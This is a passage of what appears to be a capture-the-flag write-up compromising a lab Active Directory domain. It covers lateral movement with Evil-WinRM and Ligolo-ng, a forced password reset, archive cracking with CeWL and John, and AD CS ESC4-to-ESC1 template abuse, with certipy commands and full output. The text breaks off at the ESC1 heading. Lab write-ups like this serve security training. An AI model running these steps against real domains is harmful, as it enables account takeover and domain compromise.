
Session Enumeration:

- While browsing the system to locate the user flag during the RDP session, I came across the Recycle Bin, which we can analyze to look for any new credentials or sensitive information.

- Discovered a new set of credentials for
Daniel Hoffmann, which can be used to establish an RDP session as this user. - Identified clues indicating that the environment uses stronger passwords that are not present in the rockyou wordlist.
- Observed that the
svc.servicesaccount is currently disabled following an incident and can only be re-enabled by Robert or administrative users.
3.9 Remote Shell Access as daniel.hoffmann

Section titled “3.9 Remote Shell Access as daniel.hoffmann”Membership of daniel.hoffman in the Remote Desktop Users group enables remote interactive access. This access can be leveraged using Evil-WinRM to obtain a shell
3.10 User Flag
Section titled “3.10 User Flag”
- We found the user flag and submitted it successfully!!.
4 Privilege Escalation & ADCS Exploitation
Section titled “4 Privilege Escalation & ADCS Exploitation”4.1 Discovery of Internally Exposed Service (Port 5000)
Section titled “4.1 Discovery of Internally Exposed Service (Port 5000)”While reviewing the website content, we discovered a reference to port 5000 being open internally but not publicly exposed.
With access as daniel.hoffmann, we can now investigate whether this internal service is reachable and if it provides another path for privilege escalation.

- We also did not observe this port during our Naabu scan, which confirms that it is hosted internally.
- Let’s use Ligolo to port-forward and access the port from our attacker machine.
4.2 Internal Network Pivoting via Ligolo-ng
Section titled “4.2 Internal Network Pivoting via Ligolo-ng”To access the internal service on port 5000, we first set up a Ligolo proxy on the attacker machine and confirmed that it was listening for incoming agent connections.
Proxy Setup:


- we created a new tunnel interface and added the required route to reach the internal network.
Download & Execution
Next, from the compromised daniel.hoffmann session, we can host the python server from our attacker machine and download onto the target system and prepare a Temp working directory for execution.



With the tunnel successfully established and the agent session active, we now have forwarded access to the internal service, allowing us to interact with resources that were previously unreachable from the external network.
4.3 Authentication to Internal Service Using webadmin
Section titled “4.3 Authentication to Internal Service Using webadmin”
- After successfully tunneling the traffic, we can now reach the internal service on the target port.
- Since the service requires authentication, we proceed by using the
webadmin****credentials obtained earlier.
4.4 Abuse of ForceChangePassword → webadmin
Section titled “4.4 Abuse of ForceChangePassword → webadmin”- As we have ForceChangePassword rights over
webadminthroughaniel.hoffman, we can abuse this privilege and use the updated credentials to access the SQL Server.

- We successfully reset the password for
webadmin. - Now, let’s use this password to authenticate to the service running on port 5000.

- The credentials worked, and authentication was successful.
- We also discovered a service configuration zip file which we can download and analyze.

- Found the downloaded file is password protected lets use zip2john and john for cracking the password!!…
4.5 Archive Password Cracking via CeWL Wordlist
Section titled “4.5 Archive Password Cracking via CeWL Wordlist”Let’s use zip2john to extract the hash and then use John to crack it.

…/Tools/Wordlist ✗ john hash3.txt -w=./rockyou.txtWarning: detected hash type "ZIP", but the string is also recognized as "ZIP-opencl"Use the "--format=ZIP-opencl" option to force loading these as that type insteadUsing default input encoding: UTF-8Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])Will run 16 OpenMP threadsPress 'q' or Ctrl-C to abort, almost any other key for status0g 0:00:00:01 1.26% (ETA: 17:56:00) 0g/s 180374p/s 180374c/s 180374C/s pigglett..sexyss0g 0:00:00:10 11.58% (ETA: 17:56:07) 0g/s 180061p/s 180061c/s 180061C/s esteban7..efende0g 0:00:00:12 13.83% (ETA: 17:56:07) 0g/s 179178p/s 179178c/s 179178C/s Angelheart..93182310g 0:00:00:13 14.79% (ETA: 17:56:08) 0g/s 178826p/s 178826c/s 178826C/s 2118779..1992jd0g 0:00:00:14 16.06% (ETA: 17:56:08) 0g/s 178798p/s 178798c/s 178798C/s zettyizzatti..zaq13edcxsw20g 0:00:00:15 17.31% (ETA: 17:56:07) 0g/s 178536p/s 178536c/s 178536C/s xamton..wtk943d0g 0:00:00:16 18.60% (ETA: 17:56:07) 0g/s 178864p/s 178864c/s 178864C/s vixen0772..vin diesel0g 0:00:00:17 19.87% (ETA: 17:56:06) 0g/s 179049p/s 179049c/s 179049C/s tujuhsembilan..truth500g 0:00:00:18 21.16% (ETA: 17:56:06) 0g/s 179015p/s 179015c/s 179015C/s ti05jaya..thetres0g 0:00:00:53 66.41% (ETA: 17:56:00) 0g/s 179335p/s 179335c/s 179335C/s booleng..bologi0g 0:00:01:19 DONE (2026-02-08 17:56) 0g/s 179791p/s 179791c/s 179791C/s "chido"..*7¡Vamos!Session completed- I tried using the rockyou wordlist, but it appears the password is not present.
- Let’s use CeWL to generate a custom wordlist and attempt cracking again.
- We also observed a clue from the Thunderbird email indicating that the passwords are not included in rockyou.txt
Extracting Password using CeWL:
Now let’s use CeWL to crawl the website, collect the words used, and create a custom password file to crack the archive using John.

Cracking Password using John:

- We successfully cracked the password using the newly generated wordlist from CeWL.

- Inside the extracted file, we discovered valid credentials for the svc.services account.
- Evidence from the Thunderbird email indicated that only robert or administrator could enable the svc.services account.
- BloodHound analysis revealed that we possess WriteAccountRestrictions permissions.
- This privilege can be abused to re-enable the svc.services account and authenticate to the account.
4.6 Re-enabling svc.services via WriteAccountRestrictions
Section titled “4.6 Re-enabling svc.services via WriteAccountRestrictions”
- Successfully abused the identified misconfiguration to modify the account state.
- Removed the ACCOUNTDISABLE flag from the
svc.servicesaccount using the BloodyAD tool.
4.7 AD CS Enumeration with Certipy
Section titled “4.7 AD CS Enumeration with Certipy”We can enumerate the certificate templates using certipy-ad, supplying valid domain user credentials and the domain controller IP address.
> certipy find -u svc.services@404finance.local -p '<REDACTED>' -dc-ip 404finance.local -vulnerableCertipy v5.0.4 - by Oliver Lyak (ly4k)
Certificate Authorities 0 CA Name : 404finance-DC-404-CA DNS Name : DC-404.404finance.local Certificate Subject : CN=404finance-DC-404-CA, DC=404finance, DC=local Certificate Serial Number : 49F9F3F512FE1BA84F59D5DAAD071218 Certificate Validity Start : 2025-07-03 13:33:46+00:00 Certificate Validity End : 2030-07-03 13:43:46+00:00 Web Enrollment HTTP Enabled : False HTTPS Enabled : False User Specified SAN : Disabled Request Disposition : Issue Enforce Encryption for Requests : Enabled Active Policy : CertificateAuthority_MicrosoftDefault.Policy Permissions Owner : 404FINANCE.LOCAL\Administrators Access Rights ManageCa : 404FINANCE.LOCAL\Administrators 404FINANCE.LOCAL\Domain Admins 404FINANCE.LOCAL\Enterprise Admins ManageCertificates : 404FINANCE.LOCAL\Administrators 404FINANCE.LOCAL\Domain Admins 404FINANCE.LOCAL\Enterprise Admins Enroll : 404FINANCE.LOCAL\Authenticated UsersCertificate Templates 0 Template Name : Vuln-ESC4 Display Name : Vuln-ESC4 Certificate Authorities : 404finance-DC-404-CA Enabled : True Client Authentication : True Enrollment Agent : False Any Purpose : False Enrollee Supplies Subject : True Certificate Name Flag : EnrolleeSuppliesSubject Enrollment Flag : IncludeSymmetricAlgorithms PendAllRequests PublishToDs Private Key Flag : ExportableKey Extended Key Usage : Client Authentication KDC Authentication Server Authentication Smart Card Logon Requires Manager Approval : True Requires Key Archival : False Authorized Signatures Required : 1 Schema Version : 2 Validity Period : 99 years Renewal Period : 650430 hours Minimum RSA Key Length : 2048 Template Created : 2025-07-03T13:38:39+00:00 Template Last Modified : 2025-07-03T14:13:19+00:00 Permissions Enrollment Permissions Enrollment Rights : 404FINANCE.LOCAL\Service Account Object Control Permissions Owner : 404FINANCE.LOCAL\Enterprise Admins Full Control Principals : 404FINANCE.LOCAL\Domain Admins 404FINANCE.LOCAL\Local System 404FINANCE.LOCAL\Enterprise Admins Write Owner Principals : 404FINANCE.LOCAL\Service Account 404FINANCE.LOCAL\Domain Admins 404FINANCE.LOCAL\Local System 404FINANCE.LOCAL\Enterprise Admins Write Dacl Principals : 404FINANCE.LOCAL\Service Account 404FINANCE.LOCAL\Domain Admins 404FINANCE.LOCAL\Local System 404FINANCE.LOCAL\Enterprise Admins Write Property Enroll : 404FINANCE.LOCAL\Service Account [+] User Enrollable Principals : 404FINANCE.LOCAL\Service Account [+] User ACL Principals : 404FINANCE.LOCAL\Service Account [!] Vulnerabilities ESC4 : User has dangerous permissions.- From the results, the Vuln-ESC4 certificate template is flagged as vulnerable to ESC4 due to excessive permissions granted to the Service Account group.
In this scenario, our current domain user svc.services, which is a member of a service account group, has Full Control over the template, including both WriteOwner and WriteDacl permissions. These dangerous permissions allow modification of the certificate template configuration and enable further privilege escalation.
4.8 Template Modification → ESC1 Conversion
Section titled “4.8 Template Modification → ESC1 Conversion”Next, we modify the ESC4-vulnerable certificate template to make it exploitable by applying the default ESC1 configuration using the -write-default-configuration option in certipy-ad.
This action updates the template with insecure settings that enable certificate-based authentication abuse.
Key insecure changes introduced:
-
Enable Enrollee Supplies Subject
Allows the requester to specify a custom Subject Alternative Name (SAN), such as the username of a privileged account like Administrator.
-
Set Certificate Name Flag to ENROLLEE_SUPPLIES_SUBJECT
Explicitly permits spoofed identity information inside the certificate request.
-
Configure Extended Key Usage (EKU)
Enables Client Authentication, allowing the certificate to be used for domain logon.
-
Grant enrollment rights to low-privileged principals
Ensures groups such as Authenticated Users can request certificates from the template.
-
Disable approval requirements
Sets Requires Manager Approval = False and Authorized Signatures Required = 0, removing manual authorization controls.
> certipy-ad template -u 'svc.services@404finance.local' -p '<REDACTED>' -template  Vuln-ESC4 -dc-ip 10.1.165.181 -write-default-configurationCertipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Saving current configuration to 'Vuln-ESC4.json'[*] Wrote current configuration for 'Vuln-ESC4' to 'Vuln-ESC4.json'[*] Updating certificate template 'Vuln-ESC4'[*] Replacing:[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'[*]     flags: 66104[*]     pKIDefaultKeySpec: 2[*]     pKIKeyUsage: b'\x86\x00'[*]     pKIMaxIssuingDepth: -1[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15'][*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'[*]     pKIOverlapPeriod: b'\x00\x80\xa6\n\xff\xde\xff\xff'[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2'][*]     msPKI-RA-Signature: 0[*]     msPKI-Enrollment-Flag: 0[*]     msPKI-Private-Key-Flag: 16[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']Are you sure you want to apply these changes to 'Vuln-ESC4'? (y/N): y[*] Successfully updated 'Vuln-ESC4'
Changes applied
- Enabled ENROLLEE_SUPPLIES_SUBJECT
- Allowed Client Authentication
- Removed approval requirements
- Granted enrollment rights to low-privileged users
These modifications effectively convert the ESC4 misconfiguration into an ESC1-exploitable template.
4.9 Verification of Vulnerable Template State
Section titled “4.9 Verification of Vulnerable Template State”We can verify the successful modification of the certificate template by running:
certipy-ad find
> certipy find -u svc.services@404finance.local -p '<REDACTED>' -dc-ip 404finance.local -vulnerableCertipy v5.0.4 - by Oliver Lyak (ly4k)
Certificate Authorities 0 CA Name : 404finance-DC-404-CA DNS Name : DC-404.404finance.local Certificate Subject : CN=404finance-DC-404-CA, DC=404finance, DC=local Certificate Serial Number : 49F9F3F512FE1BA84F59D5DAAD071218 Certificate Validity Start : 2025-07-03 13:33:46+00:00 Certificate Validity End : 2030-07-03 13:43:46+00:00 Web Enrollment HTTP Enabled : False HTTPS Enabled : False User Specified SAN : Disabled Request Disposition : Issue Enforce Encryption for Requests : Enabled Active Policy : CertificateAuthority_MicrosoftDefault.Policy Permissions Owner : 404FINANCE.LOCAL\Administrators Access Rights ManageCa : 404FINANCE.LOCAL\Administrators 404FINANCE.LOCAL\Domain Admins 404FINANCE.LOCAL\Enterprise Admins ManageCertificates : 404FINANCE.LOCAL\Administrators 404FINANCE.LOCAL\Domain Admins 404FINANCE.LOCAL\Enterprise Admins Enroll : 404FINANCE.LOCAL\Authenticated UsersCertificate Templates 0 Template Name : Vuln-ESC4 Display Name : Vuln-ESC4 Certificate Authorities : 404finance-DC-404-CA Enabled : True Client Authentication : True Enrollment Agent : False Any Purpose : False Enrollee Supplies Subject : True Certificate Name Flag : EnrolleeSuppliesSubject Private Key Flag : ExportableKey Extended Key Usage : Client Authentication Requires Manager Approval : False Requires Key Archival : False Authorized Signatures Required : 0 Schema Version : 2 Validity Period : 1 year Renewal Period : 6 weeks Minimum RSA Key Length : 2048 Template Created : 2025-07-03T13:38:39+00:00 Template Last Modified : 2026-02-08T12:52:01+00:00 Permissions Object Control Permissions Owner : 404FINANCE.LOCAL\Enterprise Admins Full Control Principals : 404FINANCE.LOCAL\Authenticated Users Write Owner Principals : 404FINANCE.LOCAL\Authenticated Users Write Dacl Principals : 404FINANCE.LOCAL\Authenticated Users [+] User Enrollable Principals : 404FINANCE.LOCAL\Authenticated Users [+] User ACL Principals : 404FINANCE.LOCAL\Authenticated Users [!] Vulnerabilities ESC1 : Enrollee supplies subject and template allows client authentication. ESC4 : User has dangerous permissions.- The updated enumeration confirms that the Vuln-ESC4 template is now vulnerable to ESC1, meaning it can be abused for privileged certificate enrollment.
- At this stage, the environment is susceptible to certificate-based privilege escalation to Domain Administrator.
4.10 Abusing ESC1
